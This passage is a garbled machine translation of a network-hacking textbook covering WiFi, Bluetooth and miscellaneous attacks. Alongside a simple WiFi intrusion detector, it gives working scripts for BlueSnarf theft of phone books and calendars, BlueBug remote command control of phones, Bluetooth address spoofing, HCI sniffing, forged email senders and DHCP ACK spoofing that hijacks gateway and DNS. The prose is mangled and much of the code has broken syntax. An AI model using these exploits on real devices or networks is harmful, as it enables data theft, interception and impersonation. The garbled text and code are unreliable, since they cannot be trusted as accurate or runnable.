First, the map as usual switched to monitor mode and using the Scapy function `sniff ()` network traffic is read. The function `handle_packet ()` is called for each packet and examined to what a package it is. We have caught a sample request, the function sends `send_probe_response` one probe response packet back. Through `Dot11Elt header` properties such as the SSID), which is available ste existing transmission rates (Council), the channel (DSset) and the enhanced transfer rates (ESRates) set. The transmission rates are from the previous sample-Request packet to the function `get_rates ()` determined by looping through all Elt headers and looks for the ID of the respective property. Who found the no-transfer rates are returned two default values that are available for rates 1, 2, 5.5 and 11 Mbps. More Elt headers or other transmission rates can be read most easily with Wireshark from real wireless traffic.

Has the function `handle_packet ()` receive an authentication packet, the function `send_auth_response` called that checked first whether the packet comes from ourselves, because the authentication phase knows no different request and response packets. The packages vary only and used only in the `seqnum`. One means Request and two stands for a response.

Association with a read request packet on the other hand, the function `send_association_response ()` endeavors. She creates an Association Response packet with over Elt header set transmission rates. Important here are the parameters `AID = 2`, occupying a similar role as the `seqnum` the authentication package.

8:15 wireless intrusion detection

Finally, we will write a rudimentary wireless intrusion detection system, the one just described man-in-the-middle attack, which is also known as SSID spoofing, as well as the previously described deauth attack detects and reports.

```
1# / Usr / bin / python
2
3  import time
4  scapy.all from import *
5
6iface = "wlan0"
7
8  # Max number of probe responses with different ssids from one addr
9  max_ssids_per_addr = 5
10 probe_resp = {}
11
12 # No. of max deauths in timeSpan seconds
13 nr_of_max_deauth = 10
14 deauth_timespan = 23
15 deauths = {}
```

```
16
17 # Detect deauth flood and spoofing ssid
18 def handle_packet (pts):
19     # Got deauth packet
20     if pkt.haslayer (Dot11Deauth):
21         deauths.setdefault (pkt.addr2, []). append (time.time ())
22         span = deauths [pkt.addr2] [-1] - deauths [pkt.addr2] [0]
23
24         # Detected deauths enough? Check the time span
25         if len (deauths [pkt.addr2]) == nr_of_max_deauth and \
26            span <= deauth_timespan:
27             print "Detected deauth flood from:" + pkt.addr2
28             del deauths [pkt.addr2]
29
30     # Got probe response
31     elif pkt.haslayer (Dot11ProbeResp):
32         probe_resp.setdefault (pkt.addr2, set ()). add (pkt.info)
33
34         # Detected ssids too much from one addr?
35         if len (probe_resp [pkt.addr2]) == max_ssids_per_addr:
36             print "Detected ssid spoofing from" + pkt.addr2
37
38             for ssid in probe_resp [pkt.addr2]:
39                 print ssid
40
41             print ""
42             del probe_resp [pkt.addr2]
43
44
45 # Parse parameters
46 if len (sys.argv)> 1:
47     iface = sys.argv [1]
48
49 # Set device into monitor mode
50 os.system ("iwconfig" + iface + "monitor mode")
51
52 Start sniffing #
53 print "Sniffing on interface" + iface
54 sniff (iface = iface, prn = handle_packet)
```

Function `handle_packet ()` checked whether it is the packet is a deauth package. If so, the program remembers the time and the source address of the packet in the lists `deauth_times` and `deautch_addrs`. If the list `deauth_times` so many entries are, as the variable `nr_of_max_deauth` declared as a maximum, the time stamp on the list `deauth_timespan` precisely under the microscope. The difference between the first and the last packet is deauth with the period in the variable `deauth_timespan` compared. Is it less than or equal, there was in this period too many deauth packets, which causes the program to report all source addresses. Thereafter, the `deauth_times-` and `deauth_addrs-` Lists emptied.

Has the function `handle_packet ()` however, a probe response packet receive th, stores them in the source address of the SSID in a set. If this set contains as many entries as in the variable `max_ssids_per_addr` were as the maximum de-fined to be outputted to the source address and the entry of all SSID source address subsequently from the Dictionary `probe_resp` deleted.

Most access points are likely to manage only one network, but there are definitely devices that serve multiple networks simultaneously. Therefore you should use the variable `max_ssids_per_addr` set before running the program on a reasonable value for your environment in order to minimize false positives.

8.16 Tools

8.16.1 WiFuzz

WiFuzz is 802.11 protocol fuzzer. The tool uses Scapy and the fuzz () function to send crafted packets to an access point. Here you can specify what protocols (sample request, Associaton, authentication, etc.) are to be used.

The source code of the project can be found on the Internet at code.google.com / p / wifuzz /.

8.16.2 Pyrit e

Pyrite (Pyrit.googlecode.com) WPA/WPA2 is a brute-force cracking tool. Its special feature is that it can utilize all cores of the CPU, while still using the GPU on the video card for cracking, which can increase the number of keys per second by tried by 40 (1.5 GHz single-core Pentium) up to the 89000th Optionally, save all calculated pyrite keys in a database in order to speed up the cracking process again enormous, because 99.9% of the CPU power is spent to calculate the Key and only 0.1% for the comparison.

8.16.3 AirXploit

AirXploit (Github.com / balle / airxploit) Is an event-based exploit framework for wireless networks. In German it means that you are looking for with AirXploit WLAN or Bluetooth networks and when a new device is found, as-generated by an event which in turn triggers one or more plug-ins, then the

perform any actions with the new device, such as, for example, collect more informa-tion, try to compromise by exploits or in case of WLAN APs try with Aircrack-NG passive methods to generate traffic to crack the WEP key .

The framework is entirely written in Python and can even written surrounded plugins be extended. However, the software is currently (March 2012) still in the alpha stage, which has resulted, among other things, that does not WEP Cracking the code really reliable.

Chapter 9
Bluetooth felt on the tooth

Summary Bluetooth is a wireless voice and data transmission technology, which to now in various devices such as mobile phone, PDA, USB flash drive, keyboard, mouse, headset, printer, telephone device in the car, Na navigation device, newfangled advertising posters, umbrellas, etc. is found. Unlike infrared, Bluetooth is not dependent on sight of connected devices and Ge worked through with good hardware even through walls, so to compare it with Wi-Fi and also transmits in the 2.4 GHz range.

There are two different classes of devices 1 and 2, which have different kingdom-wide. Class 2 devices only transmit up to 10 meters, Class 1 against 100 meters.

The design of Bluetooth was paid specifically to a secure implementation, then, the connection can authenticate and encrypt and the Bluetooth address is set by the firmware of the Bluetooth device and not by the kernel, making it hard to spoof the address, but not impossible - tion makes. Despite the attention paid to security emerged in the past, al-ways back to reports of vulnerabilities in different Bluetooth implementations from vendors such as Nokia, Siemens, and as so is the case with sparking network devices, they appear most often as it he - waits and sometimes in places that you think is impossible, such as opener for house, garage and car doors.

9.1 Protocol Overview

The structure of the Bluetooth protocol stack seen in Fig 9.1. The baseband is the radio interface. It operates in the 2.4 GHz band Ism (2400-2483.5 MHz) with a transmitter power 1 mW-100 mW and a range of 1-100 m. With suitable antennas can certainly expand the reach of a mile. The baseband has 79 channels and changes 1600 times per second, the frequency. This is called a Frequence hopping, it reinforces

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_9, © Springer-Verlag Berlin Heidelberg 2012




Figure 9.1 Bluetooth protocol stack

one hand, the robustness against disturbances and complicates mitsniffen communication.

SCO (Synchronous Connection Oriented) builds a synchronous connection-oriented to point-to-point connection and is used for voice transmission. ACL (Asynchronous Connection Less) on the other hand realized either a synchronous or asynchronous connectionless point-to-point connection and is used for data transmission. Both SCO and ACL are implemented by the firmware of the Bluetooth device.

LMP, the Link Manager Protocol is comparable to Ethernet. It imple-benefits the 48-bit Bluetooth source and destination address and is responsible for the link setup, authentication and encryption. LMP is also implemented in the firmware of the Bluetooth hardware.

HCI (Host Controller Interface) provides a uniform interface for Bluetooth firmware. It is among other things used to L2CAP packets to the link manager firmware and read the config and features of the Bluetooth hardware and change. HCI is the bottom layer, which is implemented in the operating system kernel. Communication is packet-and connection-oriented.

L2CAP (Logical Link Control and Adaptation Protocol) with IP comparable bar. The main task of the protocol is the fragmentation of data in the Group management and the implementation of upper layer protocols such as RF-COMM, SDP and BNEP.

RFCOMM emulates a serial port. It is, however, not only for access to serial devices such as modems in mobile phones, but is also used by higher-level protocols such as OBEX. It is similar to TCP, since it implements Channel, which in turn are similar to ports. Channels on various applications in Bluetooth profiles above to be achieved. In total, there are 30 channels.

BNEP (Bluetooth Network Encapsulation Protocol) encapsulates IPv4, IPv6 or IPX packets. This uses IP and IPX connections via Bluetooth build. In Linux is developing pand. BNEP builds on L2CAP.

SDP (Service Discovery Protocol) is used to query the offered services on a remote device. It must not list SDP forced all the available services, as services must register themselves at SDP in order to be listed. SDP is based on L2CAP.

OBEX (OBject EXchange) is used, as the name implies, for the exchange objects. A distinction between the OBEX Push and OBEX FTP profile. OBEX push is commonly used for the rapid ad hoc data exchange, for example for business cards. OBEX FTP however implements a FTP-like profile to send and receive multiple files and folders. OBEX is built on RFCOMM.

9.2 Required modules

There are two different Bluetooth Implemenierungen for Python: pybluez and light blue. We will use both, because no truly offers all the features. The most advanced is Light Blue. It supports not only for Linux Bluez nor the Bluetooth APIs in Mac OS X and S60-compatible mobile phones.

Pybluez contrast, runs on Linux with Bluez and the Windows Widcomm stack.

To install the Python modules, you may need even more the Bluetooth libraries. On a Debian or Ubuntu you can do this quickly with APT.

```
apt-get install libbluetooth
```

Under Arch Linux you simply need to install the bluez package.

```
pacman-Sy bluez
```

Pybluez there is unfortunately not on pypi, so you need either the source code of code.google.com / p / pybluez / downloads / list Download and install it manually or via in-install the package manager of their Linux distribution. Under Arch Linux is the package python-pybluez.

Lastly missing Light Blue, which are kindly installed as usual may.

```
pip   install   light
blue
```

And away you go!

9.3 Bluetooth scanner

First you need to boot up your Bluetooth device yet. This is done on Linux with the command `hciconfig hci0 up`

List all Bluetooth devices in its neighborhood through inquiry-scan, then work with the command `hcitool scan`.

With Python it is just as easy!

```
# / Usr / bin / python

import lightblue

 for device in lightblue.finddevices ():
     print device [0] + "" + device [1]
```

Function `find devices ()` returns a list of tuples, each representing a Bluetooth device and its first location contains the hardware address, the name of the second and the third class of the device as a decimal. The optional parameter `GetNames = False` you can switch from the name resolution, since it partially with Bluetooth can be very long, because Bluetooth is building for name resolution again to a second extra connection to each discovered device.

9.4 SDP browser

The SDP module of Light Blue offers less information than that of Py-bluez, which is why we prefer for this one case pybluez.

About SDP (Service Discovery Protocol) allows a Bluetooth device to who-asked what services it provides. It provides information about the channel on which the service is running, the protocol used, the name and a brief description. The necessary Python code is very simple.

```
# / Usr / bin / python

 import bluetooth
 import sys

 if len (sys.argv) <2:
     print "Usage:" + sys.argv [0] + "<addr>"
     sys.exit (0)

bluetooth.find_service services = (address = sys.argv [1])

 if (len (services) <1):
     print "No services found"
 else
     for service in services:
         for (key, value) in service.items ():
             print key + ":" + str (value)
         print ""
```

The method `find_service` is called with the destination address and returns an-ne list back on services. The list of dictionaries, whose items describe the characteristics and values of the service.

The Linux command to an SDP Browse perform reads, `sdptool browse <addr>`.

9.5 RFCOMM channel scanner

Each service may or may not be listed by SDP, so we have to write a RFCOMM scanner which requests every 30 channel and looks up what is really open. RFCOMM scanning is thus a port scanner for Bluetooth devices. However, a fairly rudimentary way of scanning, because every time it is trying to build a complete RFCOMM connection to the channel, there is no packet tricks or the like. Meets the scanner on a channel that is protected by a password, the owner gets the requested Bluetooth device, the prompt to allow the encrypted connection and link layer for a password. It selects no, the socket connection is closed. The user interaction takes time. Time that we make our advantage, to see if the channel is filtered, because the result is always the same to us otherwise-closed. The trick is that we have before `connect ()` more `alarm ()` . call Connect does not return the call within `timeout` Seconds back, the signal `SIGALRM` triggered. For this signal, we have to hand-Ler `sig_alrm_handler ()` through `signal (SIGALRM, sig_alrm_handler)` registered. `sig_alrm_handler` only sets the global variable `got_timeout` to True. This notice the scan evaluation and gives the channel as filtered.

```
# / Usr / bin / python

import lightblue
from signal import signal, SIGALRM, alarm
import sys

channel_status = 0
got_timeout = False
timeout = 2


def sig_alrm_handler (signum, frame):
    got_timeout globally
    got_timeout = True


signal (SIGALRM, sig_alrm_handler)

if len (sys.argv) <2:
    print "Usage:" + sys.argv [0] + "<addr>"
    sys.exit (0)

for channel in range (1, 31):
    sock = lightblue.socket ()
    got_timeout = False
    channel_status = 0

    try:
        alarm (timeout)
        sock.connect ((sys.argv [1], channel))
```

```
        alarm (0)
        sock.close ()
        channel_status = 1
    except IOError:
        pass

    if got_timeout == True:
        print "Channel" + str (channel) + "filtered"
        got_timeout = False
    elif channel_status == 0:
        print "Channel" + str (channel) + "closed"
    elif channel_status == 1:
        print "Channel" + str (channel) + "open"
```

Through `socket ()` will open a new socket, if no parameters `proto` pass will automatically create a RFCOMM socket created, otherwise you have the choice to create one L2CAP socket. The method `connect ()` expects a tuple from Bluetooth-Destination-Address and Channel Number. She throws an IOError exception if the connection fails.

9.6 OBEX

Next, we will write a little script that using OBEX sends a file to a remote device.

```
# / Usr / bin / python

import sys
from os.path import basename
from lightblue.obex import OBEXClient


if len (sys.argv) <4:
    print sys.argv [0] + ": <btaddr> <channel> <file>"
    sys.exit (0)

btaddr = sys.argv [1]
channel = int (sys.argv [2])
my_file = sys.argv [3]

print "Sending% s to% s on channel% d"% (my_file,
                                         btaddr,
                                         channel)

obex = OBEXClient (btaddr, channel)
obex.connect ()
obex.put ({'name': basename (my_file)}, open (my_file, "rb"))
obex.disconnect ()
```

First, we create by `OBEXClient` a new pass OBEXClient object and it's Bluetooth address and the destination channel. The methods

de `connect ()` tries to connect to there. If the connection is established, we use the method `put ()`, Click here to send a file. The first parameter is a dictionary containing only the key name and specifies the names of the file on the remote device should. The second parameter is a filehandle to read a binary file opened. Finally, the connection is closed and the socket is closed.

9.7 Blue Snarf Exploit

The Blue Snarf exploit connects to an OBEX Push Profile that is implemented on many machines without password protection, and tried using OBEX GET download the phone book and calendar.

```
# / Usr / bin / python

import sys
from os.path import basename
from lightblue.obex import OBEXClient


if len (sys.argv) <3:
    print sys.argv [0] + ": <btaddr> <channel>"
    sys.exit (0)

btaddr = sys.argv [1]
channel = int (sys.argv [2])

print "Bluesnarfing% s on channel% d" (btaddr, channel)%

obex = OBEXClient (btaddr, channel)
obex.connect ()

fh = file ("calendar.vcs", "w +")
obex.get ({"name": "telecom / cal.vcs"}, fh)
fh.close ()

fh = file ("phonebook.vcf", "w +")
obex.get ({"name": "telecom / pb.vcf"}, fh)
fh.close ()

obex.disconnect ()
```

The code is almost identical to the previous example with the sole difference, that with time the two files Method `get ()` Download. The method takes as its first parameter a dictionary that only contains the key name and value as the path to the remote file. The second parameter is an open, writable file handle is required, in which the contents of the file is written. Finally, we should not forget to close the, the file handle back otherwise not the operating system ensures that the content really well

is written. If the attack has worked, are now locally in the current directory and the files calendar.vcs phonebook.vcf containing the calendar and phone book data of the mobile phone.

9.8 Blue Bug Exploit

The Blue Bug Exploit goes much further. Some Bluetooth devices have a hidden channel that is not listed via SDP and to which one can connect without password protection. Once connected, you can send any Belie-lived AT command and the phone it takes without asking. This allows you to remotely control the device completely and access more features than the actual owner-tion at the keyboard. The possibilities of this exploit thus range from reading the phone book and calendar via the read and send SMS and make phone calls, including complete room monitoring, in which you take off unnoticed the handset. On a Nokia 6310i, the classic favorite of every Bluetooth phone hackers, but it does implement the best security gaps with optimal performance, the BlueBug located on Chan-nel 17th A documentation of the complete NokiaAT Command Sets is available on the network www.datenterrorist.de / doc / AT_Command_Set_For_Nokia_GSM.pdf

```
# / Usr / bin / python

import sys
import lightblue

if len (sys.argv) <2:
    print sys.argv [0] + "<btaddr> <channel>"
    sys.exit (0)

btaddr = sys.argv [1]
channel = int (sys.argv [2]) or 17
running = True

sock = lightblue.socket ()
sock.connect ((sys.argv [1], channel))

while running:
    cmd = raw_input (">>>")

    if cmd == "quit" or cmd == "exit":
        running = False
    else
        sock.send (cmd)

sock.close ()
```

The source code is that of the RFCOMM channel scanner quite similar, the tool makes it binds via the specified RFCOMM channel or by default

on Channel 17 and sends in a loop as long as all the appropriate commands to the remote device to the user program by typing "quit" or "exit" terminates. To read the user input, the function `raw_input ()` used, provided that can be passed as a parameter prompt.

9.9 Bluetooth spoofing

For a while Bluetooth spoofing was considered not feasible, because the ad-dress of a Bluetooth packet is not unlike Ethernet, IP or wireless set in the kernel of the operating system, but in the firmware of the Bluetooth chip. For two different chipsets, however, there are codes that use a HCI command, which allows you to set a new Bluetooth address: CSR and Eric CSON. The chipset of your Bluetooth dongle can be found using the command `hcidump-a` out.

```
# / Usr / bin / python

import sys
import struct
import bluetooth._bluetooth as bt

if len (sys.argv) <2:
    print sys.argv [0] + "<bdaddr>"
    sys.exit (1)

# Split bluetooth address into it's bytes
baddr = sys.argv [1] split (":").

# Open hci socket
sock = bt.hci_open_dev (0)

# CSR vendor command to change address
cmd = ["\ xc2", "\ x02", "\ x00", "\ x0c" "\ x00", "\ x11",
        "\ X47", "\ x03", "\ x70", "\ x00", "\ x00", "\ x01",
        "\ X00", "\ x04", "\ x00", "\ x00", "\ x00", "\ x00",
        "\ X00", "\ x00", "\ x00", "\ x00", "\ x00", "\ x00",
        "\ X00"]

# Set new addr in hex
cmd [17] = baddr [3]. decode ("hex")
cmd [19] = baddr [5]. decode ("hex")
cmd [20] = baddr [4]. decode ("hex")
cmd [21] = baddr [2]. decode ("hex")
cmd [23] = baddr [1]. decode ("hex")
cmd [24] = baddr [0]. decode ("hex")

HCI # Send request
bt.hci_send_req (sock,
                 bt.OGF_VENDOR_CMD,
```

```
                0,
                bt.EVT_VENDOR,
                2000,
                "". Join (cmd))

sock.close ()
print "Do not forget to reset your device"
```

First, the specified Bluetooth address resolves using the colon in its bytes. Then we open the pybluez function `hci_open_dev` a raw socket on the first HCI device design, a cryptic, magical CSR-vendor command, the author of Marcel Holtmann, the maintainer of the BlueZ project has received and paste it into the new Bluetooth address. It is impor-tant paste the address in hex, otherwise the ASCII values of each character set. Finally, the command is sent by the HCI firmware.

After setting a new Bluetooth address of the chip must be reset. This is most easily done by pulling out the dongle and then plug into the socket. Now, the new address should be permanently in the firmware. The old you can connect in the same way again.

9.10 Sniffing

For standard Bluetooth firmware, there is no kind of Promisc mode. Using tools like hcidump can therefore always read along only its own traffic.

```
hcidump-X-i hci0
```

In Python HCI sniffing is not so slight of hand. For the compilation ment of a HCI sniffer we recall pybluez the module.

```
# / Usr / bin / python

import sys
import struct
import bluetooth._bluetooth as bt

# Open hci socket
sock = bt.hci_open_dev (0)

# Get data direction information
sock.setsockopt (bt.SOL_HCI, bt.HCI_DATA_DIR, 1)

# Get timestamps
sock.setsockopt (bt.SOL_HCI, bt.HCI_TIME_STAMP, 1)

# Construct and set filter to sniff all hci events
# And all packet types
bt.hci_filter_new filter = ()
```

```
bt.hci_filter_all_events (filter)
bt.hci_filter_all_ptypes (filter)
sock.setsockopt (bt.SOL_HCI, bt.HCI_FILTER, filter)

Start sniffing #
while True:
    # Read first 3 byte
    header = sock.recv (3)

    if header:
        # Decode them and read the rest of the packet
        ptype, events, plen = struct.unpack ('BBB', header)
        packet = sock.recv (plen)

        print "Ptype:" + str (ptype) + "Event:" + str (event)
        print "Packet"

        # Got ACL data connection? Try to dump it in ascii
        # Otherwise dump the packet in hex
        if ptype == bt.HCI_ACLDATA_PKT:
            packet + print "\ n"
        else
            for c in packet:
                hex = struct.unpack ("B", c) [0]
                sys.stdout.write ("% 02x"% hex)
            print "\ n"

    # Got no data
    else
        break

sock.close ()
```

Function `hci_open_dev (0)` opens a raw socket for the first HCI device. On this socket will include the property `HCI_FILTER` ge-sets so that all HCI events and package types are read. In an endless loop we read first 3 bytes from the socket. The first byte represents the HCI packet type, the second the third and the HCI event indicates the length of the subsequent packet. Finally, we read the rest of the package using one of the specified length.

The parcel is then passed out as hexadecimal bytes, unless if the packet type it is `HCI_ACLDATA_PKT`, Then we spend the whole package as an ASCII string in the hope to get maybe readable communication. In most cases, probably in binary data is written to the screen, and in consequence of which confused the terminal. Using the command `reset` You can fix this though.

The Frontline (Www.ftr.com) -has developed a Bluetooth dongle (FTS4BT) wound on the firmware to one which allows the sniffing of sämtlichem Bluetooth traffic. Such a dongle, however, costs about $ 10,000.

Sniffer is a software for Windows and the latest firmware it cost going to refer to the manufacturer's site. The firmware checks the USB vendor

and product ID of the dongle, it is running on. This should guarantee that the firmware can be copied to FTR dongles. In Linux it is not particularly difficult to change the Vendor and Product ID of a USB stick. The manipulation of the USB stick and the subsequent flash process on a CSR chipset was discussed in a paper presented at the Congress Easterhegg 2007th The papers about the lecture is available on the network www.evilgenius.de/wp-content/uploads/2007/04/eh07_bluetooth_hacking.pdf.

An unlicensed use of the firmware is likely in most countries of all-
However, be
illegal.

9:11
Tools

9.11.1 BlueMaho

BlueMaho (Wiki.thc.org / BlueMaho) is a major rewrite of Blue Diving (Bluediving.sourceforge.net) In Python. The project offers a Bluetooth tool and exploit under a collection of console UI or a wxPython GUI. Included Tools include Redfang and Green plaque to detect Bluetooth devices in the non-discovery mode, Carwhisperer to connect to hands-free devices in vehicles to both audio from the vehicle to tap off as send and audio in the vehicle, Hidattack about adopting Bluetooth Tas-ARDS and mice, BSS, a Bluetooth fuzzer, one L2CAP packet generator and exploits like BlueBug, BlueSnarf, BlueSnarf + +, and Blue Mack Helomoto. Furthermore, it offers the option of a Bluetooth device address change, provided it contains a CSR chipset.

Chapter 10
Grabbelkisten Kung Fu

Summary In the last chapter are all the nice hacks, tools, gather tips and codes that do not want to seem to fit on one of the previous chapter. Here techniques cavort like faking an e-mail, IP bruteforcing, Google hacking and DHCP hijacking.

10.1 Required modules

The author is sure that you have already installed Scapy, so you additionally require-tions only-tailers, as well as the Google engine.

```
pip pip install
tailer install
google
```

10.2 Forge an e-mail sender

Most people it is not surprising that you can not fake the sender of a brie-fes or a postcard by a pen just excited to write a different name, but if an electronic postcard, ie egg-ne unencrypted e-mail is sent is The big surprise often that you here can also change the return address. Finally time to show this fact to-zuräumen and the interested reader how easy it is to forge an e-mail sender address. For this, we will write a program that directly connects via socket connection to an SMTP server and SMTP talks to him. We set the socket in the `non-blocking mode`, so a call to `recv ()` not blocked when there is no data to read.

```
1# / Usr / bin / python
2
3import socket
4
5 HOST = 'localhost'
```

B. Ballmann, Network Hacks - Intensive, Xpert.press,
DOI 10.1007/978-3-642-24305-9_10, © Springer-Verlag Berlin Heidelberg 2012

```
PORT = 25
MAIL_TO = "someone@on_the_inter.net"

sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
sock.setblocking (0)
sock.connect ((HOST, PORT))

sock.send ('HELO du.da')
sock.send ('MAIL FROM: weihnachtsmann@nordpol.net')
print repr (sock.recv (1024))

sock.send ('RCPT TO:' + MAIL_TO)
print repr (sock.recv (1024))

sock.send ('DATA')
sock.send ('Subject: Your wish list')
sock.send ('Of course you get your pony!')
sock.send ('Mfg of Santa Claus')
sock.send ('.')
print repr (sock.recv (1024))

sock.send ('QUIT')
print repr (sock.recv (1024))

sock.close ()
```

The SMTP server with the command `HELO` welcomed. Then you share it with the sender's and recipient's address. Through `DATA command` is the body of the message initiated. Here you could also with To: and From: not set-times the addresses. Some mail clients see only the addresses from the DATA section, but to send the `MAIL FROM` Address, when you click on answers, which can cause you send to a different address than what you see on the screen. In our example, we use only the subject, write a short, nice email and finish the `DATA section` with a single-NEM for themselves point. The last stop we communicate with `QUIT` and close the socket connection. Normally, one would at an NEM-SMTP client responses from the server, for example after `RCPT TO command` can evaluate to mitzubekommen, for example, that relaying is denied, that is forward of the server our mail does not want to, but in this example was waived because we only went to the forging of an email and one for normal sending an e-mail better on modules such as `smtplib` should fall back.

10.3 DHCP Hijack

DHCP (Dynamic Host Configuration Protocol) is used in many networks to automatically connected to the grid to configure connected clients by providing them with the simplest case, tells only one IP address and network mask of the network,

in most cases additionally mitliefert the default gateway and DNS server and domain name, and in a few cases, the client talks about how he has to say.

Via DHCP but can be configured for more esoteric things such as the NIS server to be used for the UNIX password authentication or NetBIOS server for Windows authentication and name resolution, printer server, log server, and more. All of this happens naturally without any encryption and authentication without, according to the motto: The network will have me no harm.

An internal attacker would have an immense interest from abusing DHCP, but it gives him a very simple way the possibility to name himself as the DNS server and thus DNS spoofing (Sect. 6.7) make superfluous or even themselves to declare the default gateway so that the entire Internet traffic without ARP cache poisoning (Section 4.2) routed over his computer.

In the simplest case, an attacker configures a custom DHCP server in order to achieve his goal. This sent replies to all requesting clients. A separate DHCP server, however, has the serious disadvantage that it betrays its own MAC address and thus is more easily traceable. A smart attacker will therefore write a tool to create a perfectly spoofed DHCP ACK packet, which looks as if it came from the official DHCP server of the network.

```
# / Usr / bin / python

import sys
import getopt
import random
import scapy.all as scapy

dev = "eth0"
gateway = None
nameserver = None
dhcpserver = None
client_net = "192.168.1."
filter = "udp port 67"

def handle_packet (packet):
    eth = packet.getlayer (scapy.Ether)
    ip = packet.getlayer (scapy.IP)
    udp = packet.getlayer (scapy.UDP)
    bootp = packet.getlayer (scapy.BOOTP)
    dhcp = packet.getlayer (scapy.DHCP)
    dhcp_message_type = None

    if not dhcp:
        return False

    for opt in dhcp.options:
        if opt [0] == "message-type":
```

```
            dhcp_message_type = opt [1]

    # Dhcp request
    if dhcp_message_type == 3:
        client_ip client_net = + str (random.randint (2.254))

        DHCP_ACK scapy.Ether = (src = eth.dst, dst = eth.src) / \
                   scapy.IP (src = dhcpserver dst = client_ip) / \
                   scapy.UDP (sport udp.dport =
                              dport = udp.sport) / \
                   scapy.BOOTP (op = 2,
                                chaddr eth.dst =,
                                siaddr = gateway,
                                yiaddr = client_ip,
                                xid = bootp.xid) / \
                   scapy.DHCP (options = [('message-type', 5),
                                          ('Requested_addr'
                                           client_ip)
                                          ('Subnet_mask'
                                           '255 .255.255.0) ',
                                          ('Router', gateway)
                                          ('Name_server'
                                           nameserver)
                                          ('End')])

        print "Send spoofed DHCP ACK to% s"% ip.src
        scapy.sendp (DHCP_ACK, iface = dev)


def usage ():
    print sys.argv [0] + "" "
    -D <dns_ip>
    -G <gateway_ip>
    -I <dev>
    <dhcp_ip>-S "" "
    sys.exit (1)


try:
    cmd_opts = "d: g: i: s'
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-i":
        dev = opt [1]
    elif opt [0] == "-g":
        gateway = opt [1]
    elif opt [0] == "-d":
        nameserver = opt [1]
    elif opt [0] == "-s":
        dhcpserver = opt [1]
    else
```

```
82          usage ()
83
84  if not gateway:
85      gateway = scapy.get_if_addr (dev)
86
87  if not nameserver:
88      nameserver = gateway
89
90  if not dhcpserver:
91      dhcpserver = gateway
92
93  print "hijacking DHCP requests on% s"% (dev)
94  scapy.sniff (iface = dev, filter = filter, prn = handle_packet)
```

The code uses the Scapy function `sniff ()`, listen to UDP traffic on port 67. For each captured packet, the function `handle_packet` on-launched, first of all with the help of `getlayer function` decodes each layer of the package, and then verifies whether the packet is a DHCP request (Message Type `3`) concerns. If this is the case, a new packet is constructed with inverted IP addresses and UDP ports, so that it is sent back to be origin-tions. It is important to use as the destination IP address diesel-be address that we assign to the client. The source IP, we rely on the IP of the official DHCP server.

DHCP is an extension of the BOOTP protocol. So before we add the DHCP header nor a BOOTP header. DHCP Message Type is set to 5, which corresponds to a `DHCPACK`. Missing is the IP address to be assigned to the client (requested_addr), subnet mask, default gateway, and DNS servers. The final package is constructed with `sendp` sent. If it reached before the response of the official DHCP server to the client, both all DNS requests and the Internet traffic is now running on the attacker's computer.

The security-conscious admin should be clear that DHCP besides make work saving Nissen certainly can be a security issue and not just by each client usually supplied without asking a network configuration, but also because it is not always the DHCP server must be the one responds. Consider therefore good if you really need this service on your network, and if you turn it off, because services do not lie dead. That does of course, no client from sending DHCP requests and to answer any attacker from this, but if the service is inherently non-network-to offer is the chance that he will use, and the less chance that an attack is detected, much higher.

10.4 IP bruteforcer

If it has been geklinkt successfully in an IP network, you need an IP address. Some networks may not provide this free house with DHCP and it is also not a client, its IP seen at what IP frame the

Power belongs. In such a case, an attacker will attempt an IP to brute forcing.

```
# / Usr / bin / python

import os
import re
import sys
from random import randint

device = "wlan0"
ips = range (1,254)

def ping_ip (ip):
        fh = os.popen ("ping-c 1-W 1" + ip)
        fh.read resp = ()

        if re.search ("bytes from", respectively, re.MULTILINE):
                print "Got response from" + ip
                sys.exit (0)

while len (ips)> 0:
        host_byte = randint (2, 253)
        idx = randint (0, len (ips) - 1)
        ip ips [idx]
        del ips [idx]

        print "Checking net 192.168." + Str (ip) + ".0"
        cmd = "ifconfig" + device + "192.168." + Str (ip) + \
              "." (Host_byte) + str + "up"
        os.system (cmd)
        ping_ip ("192.168." + str (ip) + ".1")
        ping_ip ("192.168." + str (ip) + ".254")
```

The script, the network card randomly to an IP, ranging from 192.168. 1.x 192.168.254.x up, wherein the last byte, called the host byte also is occupied with a random number from 2 to 253 Using the function `ping_ip ()` attempts both the IP ping to the host byte 1 and 254, which are the two most common by far IP addresses for gateways. The resulting output is for the string `bytes from` sought, the signals that we get a positive response for our ping and thus have found a valid IP address.

10.5 Google Hacks scanner

In Europe and the U.S., Google has a market share of 85 to 90% clear number one in the search engines. "Googling" the verb succeeded in Germany even in 2003 at # 9 of the words of the year, it is

2004 has been formally accepted into the dictionary and in the U.S. the word of the just past decade!

Google's search engine offers a simple interface that is through the various search commands like intitle or site yet very powerful. Clear that Google is not only normal users like, but is also used by hackers and Cra-nectors extensively.

The pinnacle of Google hacking is the Google Hacking Database, shortly GHDB, Johnny Long. It contains queries, which can be used, among other passwords and account data or supposedly hidden devices such as printers, cameras monitoring, server monitoring systems, and more on the net.

Next, we'll write a Google hacking tool.

```
# / Usr / bin / python

import re
import sys
import google
import urllib2

if len (sys.argv) <2:
    print sys.argv [0] + ": <dict>"
    sys.exit (1)

fh = open (sys.argv [1])

for word in fh.readlines ():
    print "\ nSearching for" + word.strip ()
    results = Google.Search (word.strip ())

    try:
        for link in results:
            if re.search ("youtube", link) == None:       left
    print except KeyError:
        pass
    except urllib2.HTTPError, e:
        print "Google search failed:" + str (e)
```

